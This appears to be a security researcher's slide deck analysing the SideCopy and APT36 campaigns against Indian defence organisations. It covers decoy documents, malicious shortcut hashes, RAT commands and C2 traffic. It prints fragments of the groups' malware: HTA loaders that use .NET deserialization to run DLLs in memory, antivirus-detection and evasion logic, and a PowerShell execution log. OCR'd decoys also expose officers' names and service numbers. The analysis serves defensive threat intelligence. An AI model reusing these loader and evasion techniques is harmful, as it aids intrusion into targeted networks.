

Evasion Tactics of

SideCopy & APT36

Persistently targeting Indian Defence Orgs



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Security Researcher @ Quick Heal

Agenda



- APT Groups
- Targeting of Defense Sector
- Timeline and Themes
- Infection Chain
- Arsenal and Evasion



Advanced Persistent Threat





Sophisticated and Stealthy



Well-funded and Highly-skilled



Targeted and Persistence

Pakistan-aligned APTs



Transparent Tribe


- Active since 2013
- Targets Indian and Afghanistan
- Sectors Govt. and Education
- Arsenal
 - Crimson RAT
 - Oblique RAT
 - Capra RAT
 - Poseidon

SideCopy

- Active since 2019
- Targets Indian and Afghanistan
- Sectors Defense
- Arsenal
 - Action RAT
 - Reverse RAT
 - AllaKore RAT
 - Margulas RAT

SideCopy

Themes





Mil Tele: 34891

20038/Appx J/Final/MP 8(I

HQ Southern Command (A) HQ Eastern Command (A) HQ Western Command (A)

HQ Northern Command (A)

HQ South Western Comma **HQ Army Training Comman** HQ Andaman and Nicobar (**HQ Strategic Force Comma** All Record Offices

ADVISORY ON G

Further to this Dte let

It is intimated that the

Install Patch 12

Part II Orders PAOs should be un

Discarded iten

after installing Patch

22 due to which 'from dt' is

cancellation of old fd/CI/HA

Dolphin Appl, further leading

HAUCA. This bug has alre

on Army Portal for downlo

HQ Central Command (A)

ASCON: 35619

MINISTRY OF EXTERNAL AFFAIRS

विदेश मंत्रालय

SELECTION OF

- Ref GS/FTT Note No A/900
- Following offrs are nominal to approval of the Government of I

S/No	Pers Particulars
(a)	IC-72264 Maj Brije Kumar, ASC
(b)	IC-71937 Maj Sun Yadav, Engrs
(c)	1C-75882 Maj Rav Kumar Arya, SIKI-
(d)	IC-72314 Maj Saurabh Siddhart PUNJAB
(e)	IC-76609 Maj Bhadoria Ajay Sir Jaipal, RAJPUT
(f)	IC-75836 Maj Kis Kumar Verma, Ar
(g)	IC-75330 Maj Pravesh Kumar, JAK LI
(h)	IC-71388 Maj Pa Rawat, GARH RI
(j)	IC-76488 Maj Sa Sandhu, MADRA

- The MI/DV clearance f A/14522/MI/DVMS-18A dt 03 De the sponsoring dte is requeste
- You are requested to ob policy on Selection of Offr for F 72 hrs of nomination. Offr be a issued to offr after obtaining clea



LOS ALLOTED TO FOREIGN DELEGATES



TYPICAL ACTIVITIES INVOLVED FOR LOS ALLOTED TO FOREIGN DELEGATES


- □ COLLECT IMFORMATION OF YOUR GUEST LIKE
 - HOW MANY ARE COMING
 - FLIGHT DETAILS (FLIGHT NO., ARRIVAL AND DEPARTURE TIME)
- ☐ COLLECT VEHICLES REQUIRED TO RECEIVE THE GUEST.
- ☐ COLLECT KITS FOR DELEGATES
- ☐ ENSURE CAR PASS, ENTRY TICKET, DINNER INVITATION, SHOW CATALOGUE etc. IN THE KIT
- ☐ CROSS VERIFY NAMES OF YOUR GUEST WITH ENTRY BADGES
- ☐ KEEP TELEPHONE DIRECTORY HAVING IMPORTANT NOS


June '23

July '23

action :-


May '23






Changes Discovered





Archived Malicious Shortcuts





Machine ID

desktop-g4b6mh4

- Management Principles and Practices
- Violence Against Women
- Types of Software
- Survey



FILES - 15 / 15 Pro +4 results			
		Sort by -	Filter by •
	Detections	Size	First seen
A9079118357A65A0AB1AA57F0BF8F5FE5576F0840ED1C53A171BDEAE1667DE4E ③ ② ○ C:\Users\user\AppData\Local\Temp\cn1arazv.cdd\Asigma dated 22 May 23\Asigma dated 22 May 23 .pdf.lnk Ink url-pattern abused-exe-pattern detect-debug-environment long-sleeps high-entropy calls-wrni	22 / 61	14.92 KB	2023-05-25 19:46:36
587F77CDD99078107928360213536EE69FD7164C4682D44A571BB469795EA06C © © C:\Users\user\AppData\Local\Temp\eevvhz5u.4a5\Performa's feedback\Performa's feedback.docx.lnk Ink malware url-pattern detect-debug-environment checks-network-adapters calls-wmi high-entropy long-sleeps	21 / 60	68.89 KB	2023-05-25 08:49:39
E19CF85B9CEF93E94412D4F33FEA9F0B282B158A18E317537CE7083ACRA9F1BB © © C:\Users\user\AppData\Local\Temp\naj1wiwh.pq1\Personal\pessonal pic.png.lnk Ink url-pattern large-file high-entropy checks-network-adapters calls-wrmi detect-debug-environment long-sleeps	12 / 53	68.90 KB	2023-05-24 15:22:11
EB5192D6E98E3D18C9491AE4D163D7B432489EB9D779B93FF3D4D8A52BAC491C	31 / 59	548.48 KB	2023-03-01 13:17:39
3ADBBCA5B4BC2A53E5ECE41C885DBBE18BB4B0FD6A6C4F07204DE99B4656C258	31 / 59	548.57 KB	2023-03-01 13:24:06
631D09CEB29AA9764CCC503088FA7DF7111A1E6EC12E44A1182046EFB33A6A15 ③ ⑤ C:\Users\user\AppData\Local\Temp\bklnul4e.ibz\Survey\Survey.docx.lnk Ink url-pattern large-file high-entropy abused-exe-pattern checks-network-adapters	30 / 59	548.56 KB	2023-03-01 13:22:45
A6D9022EFF8FC6E0915D90A1FA8CEEC29240F1DBD61F8F94182EF4C1371858CF © © C:\Users\user\AppData\Local\Temp\32s1tmo3.q5n\files3\Management Principles and Practices.docx.lnk Ink url-pattern large-file high-entropy abused-exe-pattern	31 / 59	548.57 KB	2023-03-01 13:21:20
A3856045C26BD2B11E0B5AA5F2D38BE89FE15EDC0BCDFAFE695E80FEE48DE932 © ③ © C:\Users\user\AppData\Local\Temp\iprvkktl.aih\files2\Types of Software.docx.lnk Ink url-pattern large-file high-entropy abused-exe-pattern checks-network-adapters	29 / 60	548.57 KB	2023-03-01 13:19:33
73A0D6701AB7E71B7AA5A53383700D99626292FCD3C987BC85000E8FFDB7C392 ③ ⑤ ○ _\Temp\hgtf4Bzy.5bt\Management Principles and Practices\Management Principles and Practices.docx.lnk Ink long-command-line-arguments url-pattern abused-exe-pattern high-entropy large-file checks-network-adapters	31 / 59	548.57 KB	2023-03-01 13:18:15

```
SECRITE Quick Heal
```

```
<script language="javascript">
                       window.resizeTo(0,0);
                          function serviceVertion() {
                    var shsheallsheallsheallsheallshealleall = new ActiveXObject('WScript.Shell');
                    veer = 'v4.0.30319';
                    try {
                    shsheallsheallsheallshealleall.RegRead 'HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\'
                    } catch(e) {
                    veer = 'v2.0.50727';
 10
                    shsheallsheallsheallsheallshealleall.Environment('Process')('COMPLUS Version') = veer;
11
                    var fsoiopfsoiopfsoiop = new ActiveXObject("Sc"+"rip"+"ting"+".FileSystemObject");
12
                       if (! fsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopfsoiopf
                                   fsoiopfsoiopfsoiop.CreateFolder("C://ProgramData//HP");
                                                                                                                                                          var firingIncident = 'WorkInProgress';
                                                                                                                                  233
                                                                                                                                  234
                                                                                                                                                         </script>
```

HTA

March 2023

```
236  <script language="javascript">
237 vtry {
          serviceVertion();
238
239
          var LiveStreamingSites = basforsixfourstream(puncutreTyres);
          var Precisely = new ActiveXObject('System'+'.Runtime'+'.Serialization'+'.For'+'matters'+'.Binary'+'.
240
          BinaryFormatter');
241
          var makeNewArreya = new ActiveXObject('System.Collections.ArrayList');
          var metroDownTown = Precisely.Deserialize 2(LiveStreamingSites);
242
          makeNewArreya.Add(undefined);
          var realObject = metroDownTown.DynamicInvoke makeNewArreya.ToArray()).CreateInstance(firingIncident);
          realObject.RealityShow(dividAndRule," - K4 Missile Clean room.pptx")} catch (e) {
         alert(e);
247
      finally{window.close();}
248
      </script>
249
```

```
var edr = FNTJKI_LKIOUTS('RHJhZnRpbmdQYWQ=');
                                                         // DraftingPad
var memoryloader = edr;
try {
    var str = FNTJKI LKIOUTS('V1NjcmlwdC5TaGVsbA=='); // Wscript.Shell
    var ObjectiveObjectiveReagValStrangerReagValStranger = new ActiveXObject(str);
    veersion = 'v4.0.30319';
    trv {
                                (1) checking .NET version
        veersion = reading();
        veersion = 'v2.0.50727';
    var qts = FNTJKI_LKIOUTS('UHJvY2Vzcw==');
var pts = FNTJKI_LKIOUTS('Q09NUExVU19WZXJzaW9u');
(2) decoding base64 strings // Process
// COMPLUS Version
    var ats = FNTJKI LKIOUTS('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');
    var nts = FNTJKI LKIOUTS('d2lubWdtdHM6XFxcXC5cXHJvb3RcXFNlY3VyaXR5Q2VudGVyMg=='); // winmgmts:\\\.\\root\\SecurityCenter2
    var bts = FNTJKI_LKIOUTS('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
    // System.Runtime.Serliazation.Formatters.Binary.BinaryFormatter
    ObjectiveObjectiveReagValStrangerReagValStranger.Environment(qts)(pts) = veersion;
    var BMZ TTU QAZ = GetObject("winmgmts:\\\.\\root\\SecurityCenter2");
    var peter=FNTJKI LKIOUTS('U2VsZWN0ICogRnJvbSBBbnRpVmlydXNQcm9kdWN0');
                                                                                         // Select * From AntiVirusProduct
    var FNTJKI_LKIOUTS_LAJDLD_QWESTR = BMZ_TTU_QAZ.ExecQuery(peter, null, 48);
                                                                                           (3) getting AV installed
    var NNSLKERT HLKSHELSL JHKLSILELXKD = new Enumerator(FNTJKI LKIOUTS LAJDLD QWESTR);
    var HYTOS_LKSHDKS = "";
    for (; !NNSLKERT_HLKSHELSL_JHKLSILELXKD.atEnd(); NNSLKERT_HLKSHELSL_JHKLSILELXKD.moveNext()) {
        HYTOS LKSHDKS += (NNSLKERT HLKSHELSL JHKLSILELXKD.item().displayName + ' ' + NNSLKERT HLKSHELSL JHKLSILELXKD.item().productS
        HYTOS LKSHDKS += "&";
    var TYIWSSD HLSKDHLSSD = bazSixFerToStreeeeamStranger(VXR ZWT JKL);
    var OPOIUY BNMJUYH GAGHGDHSJ SGGSHSHS = new ActiveXObject(bts);
    var CBBZCS SGSWRW NMKISG = new ActiveXObject(ats);
    var HJUSD HSKHDKS LSHLLS = OPOIUY BNMJUYH GAGHGDHSJ SGGSHSHS.Deserialize 2(TYIWSSD HLSKDHLSSD);
    CBBZCS_SGSWRW_NMKISG.Add(undefined);
    var RTRW NMBH SHSHJSS MNJKLK = HJUSD HSKHDKS LSHLLS.DynamicInvoke(CBBZCS SGSWRW NMKISG.ToArray()).CreateInstance(memoryloader);
    RTRW_NMBH_SHSHJSS_MNJKLK_OpenAll(MNG_XMB_KOP, "Invitation Performa vis a vis feedback.doc", HYTOS_LKSHDKS); // Chain-1
    RTRW NMBH SHSHJSS MNJKLK OpenAll (MNG XMB KOP "myPic.jpeg", HYTOS LKSHDKS);
    RTRW NMBH SHSHJSS MNJKLK OpenAll (MNG XMB KOP, "2696 - 22 May 23.pdf", HYTOS LKSHDKS);
    window.close();
                    (4) invoking DLL in-memory
  catch (e) {}
```

Modified HTA May 2023

Domain Hosting Payloads









Embedded DLL

✓ WorkInProgress @02000002

Derived Types

WorkInProgress(): void @06000001

decompressData(string): string @0600000A

download(): void @06000008

getAv(): string @06000009

getThridStrike(): void @06000004

infinity(string, string): string @06000005

RealityShow(string, string): void @06000003

RealityShow(string, string, string): void @06000007

runltOn(string, string, string, string): void @06000007

sendRequest(string): string @06000006

▶ **%** <Module> @02000001 ✓ ★ WorkInProgress @02000002 Base Type and Interfaces Derived Types RealityShow(string, string): void @06000001 ▲ { } hta pkg @02000003 Base Type and Interfaces Derived Types @ aVano(): string @06000008 @ getAv(): string @06000006 @ getAv7(): string @06000007 getThridStrike(): void @06000004 a infinity(string): string @06000005 openthefile(string, string): void @06000003 runktOn(string, string, string): void @06000009 Utilities @02000004 Base Type and Interfaces Derived Types @ getAv(): string @0600000B SendRequest(string): string @0600000C

Anti-virus Evasion in preBotHta



Kaspersky

PowerShell Trigger StartUp Persistence

Segrite and Quick Heal

StartUp Persistence

Avast, Avira, BitDefender, Windows Defender

JPG files in TEMP directory – renamed Registry Persistence

```
this.ht = this.getThridStrike(this.decompressData("LwAAAB+LCAAAAAABADLKC
 NScvMy8xLyUzUS87P1S8v0M3MS84pTUkt1k/LzAGS+SUZ+hk5ANRROcQvAAAA"));
this.dllBytes = this.getThridStrike(this.decompressData("LwAAAB+LCAAAAAAAA
 NScvMy8xLyUzUS87P1S8v0M3MS84pTUkt1k/LzAGS+SUZ+ik5ANgejGgvAAAA"));
byte[] bytes2 = Encoding.Default.GetBytes(this.ht);
string string2 = Encoding.Default.GetString(bytes2);
string s2 = this.decompressData(string2);
File.WriteAllBytes(tempPath + "temp.jpg", Encoding.Default.GetBytes(s2));
File.Move(tempPath + "temp.jpg", this.targetPath + this.tgtHTPName);
Thread.Sleep(5000);
this.deletePreviousVersion();
Thread.Sleep(500);
Process.Start(this.targetPath + this.tgtHTPName);
bool flag4 = av.Contains("Segrite");
bool flag5 = av.Contains("Kaspersky");
bool flag6 = av.Contains("Quick");
bool flag7 = av.Contains("Avast");
bool flag8 = av.Contains("Avira");
bool flag9 = av.Contains("Bitdefender");
bool flag10 = av.Contains("WindowsDefender");
```

New .NET RAT into preBotHta



- Still Under Development
- 18 commands for C2 communication

getinfo	dIfile	dtfile	control	scrnshot	dc
Isdrives	exfile	rmfile	msgbox	screenspy	cmd
Isfiles	upfile	procview	play	stopscreenspy	sysinfo

```
> Transmission Control Protocol, Src Port: 9813, Dst Port: 64737, Seq: 1, Ack: 1, Len: 14

> Data (14 bytes)

Data: 3131a7676574696e666f2d373733


[Length: 14]

0000 00 50 56 9f ec 7c 08 35 71 06 10 c8 08 00 45 20 PVV | 5 q PVV
```

Action RAT



- Delphi-based RAT **sideloaded** using Windows Credential Manager
- Features: Download, Execute, Send System Info
 - GET /streamcmd?AV=Unknown&Vesrion=1&detail=<machinename_username>&177OS=<OS-Version>
 - POST/user_details
 - POST/cmd_details



Communication with C2



TCP payload (12 bytes)									
TC	TCP segment data (12 > [214 Reassembled TCP Segments (310153 bytes): #42434(88), #42435(1460), #4243								
> [2 Re	> [2 Reassembled TCP Segme > Hypertext Transfer Protocol								
> Hyper	> Hypertext Transfer Proto > Line-based text data: text/plain (318 lines)								
> Line-	-based text data: te	1 3	,						
Cdrzip.exe	5548 🦏 CreateFile	C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta	NAME NOT FOUND	Desired Access: Read Attributes, Delete, Disposition: Open, Options: Non-Directory File, Open Repa					
Cdrzip.exe	5548 🐂 CreateFile	C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO Non-					
Cdrzip.exe	5548 🦏 WriteFile	C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta	SUCCESS	Offset: 0, Length: 310052, Priority: Normal					
Cdrzip.exe	5548 🚃 CloseFile	C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta	SUCCESS						
Cdrzip.exe	5548 🧰 Create File	C:\Users\Public\cdnews\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, S					
Cdrzip.exe	5548 🦏 CreateFile	C:\Users\Public\cdnews\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, §					
Cdrzip.exe	5548 🧰 CreateFile	C:\Windows\SysWOW64\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, 5					
Cdrzip.exe	5548 🦏 CreateFile	C:\Windows\System\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, §					
Cdrzip.exe	5548 🧰 CreateFile	C:\Windows\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, 5					
Cdrzip.exe	5548 🧰 CreateFile	C:\Windows\SysWOW64\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, §					
Cdrzip.exe	5548 🧰 CreateFile	C:\Windows\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, 5					
Cdrzip.exe	5548 🧰 CreateFile	C:\Windows\SysWOW64\wbem\powershell.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, §					
Cdrzip.exe	5548 🦐 CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, 5					
Cdrzip.exe	5548 🐂 Query BasicInform	.C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Creation Time: 27-05-2023 01:04:54, Last Access Time: 30-05-2023 14:29:55, Last Write Time: 27-05-2					
Cdrzip.exe	5548 🦏 Close File	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS						
Cdrzip.exe	5548 🐂 Create File	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, §					
Cdrzip.exe	5548 🙀 Query Basic Inform	.C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Creation Time: 27-05-2023 01:04:54, Last Access Time: 30-05-2023 14:29:55, Last Write Time: 27-05-2					
Cdrzip.exe	5548 🐂 Close File	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS						
Cdrzip.exe	5548 🧰 CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Dispos					
Cdrzip.exe	5548 🐂 Create File Mapping	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	FILE LOCKED WIT	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE					
Cdrzip.exe	5548 📷 Query Standard Inf	.C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Allocation Size: 462848, End Of File: 461824, Number Of Links: 2, Delete Pending: False, Directory: False					
Cdrzip.exe	5548 🦏 Create File Mapping	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	SyncType: SyncTypeOther					
Cdrzip.exe	5548 🐂 Query Security File	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Information: Label					
Cdrzip.exe		C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Name: \Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe					
cdrzip.exe	5548 Process Create	$C: \WINDOWS \SysWOW64 \Windows PowerShell \v 1.0 \powershell. execution of the property of t$		PID: 3608, Command line: powershell.exe & 'C:\Users\Admin\AppData\Local\Temp\Auto_tcp.hta'					
Cdrzip.exe	5548 🙀 Query Security File	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	Information: Owner, Group, DACL, SACL, Label, Attribute, Process Trust Label, 0x100					

New Stage-3 HTA – but is it final?




```
var CBVHTOY = VBYTLHLSOT('U3lzdGVtLkNvbGxlY3Rpb25zLkFycmF5TGlzdA==');
var VBGTTUES = VBYTLHLSOT('U3lzdGVtLlJ1bnRpbWUuU2VyaWFsaXphdGlvbi5Gb3JtYXR0ZXJzLkJpbmFyeS5CaW5hcnlGb3JtYXR0ZXI=');
var DaLLiPlaiinByttes = bazSixFerToStreeeeamStranger(InMomemerandum);
var RuntimeSerializationObject = new ActiveXObject(VBGTTUES);
var kollectionsArrayListObjective = new ActiveXObject(CBVHTOY);
var DPB = RuntimeSerializationObject.Deserialize_2(DaLLiPlaiinByttes);
kollectionsArrayListObjective.Add(undefined);
var reouseObjective = DPB.DynamicInvoke(kollectionsArrayListObjective.ToArray()).CreateInstance(GTHATHOPER);
reouseObjective LoadAll(addle,xayi);
```

```
var CLlBytesuploadedClear = bazSixFerToStreeeeamStranger(inheretanceloaded);
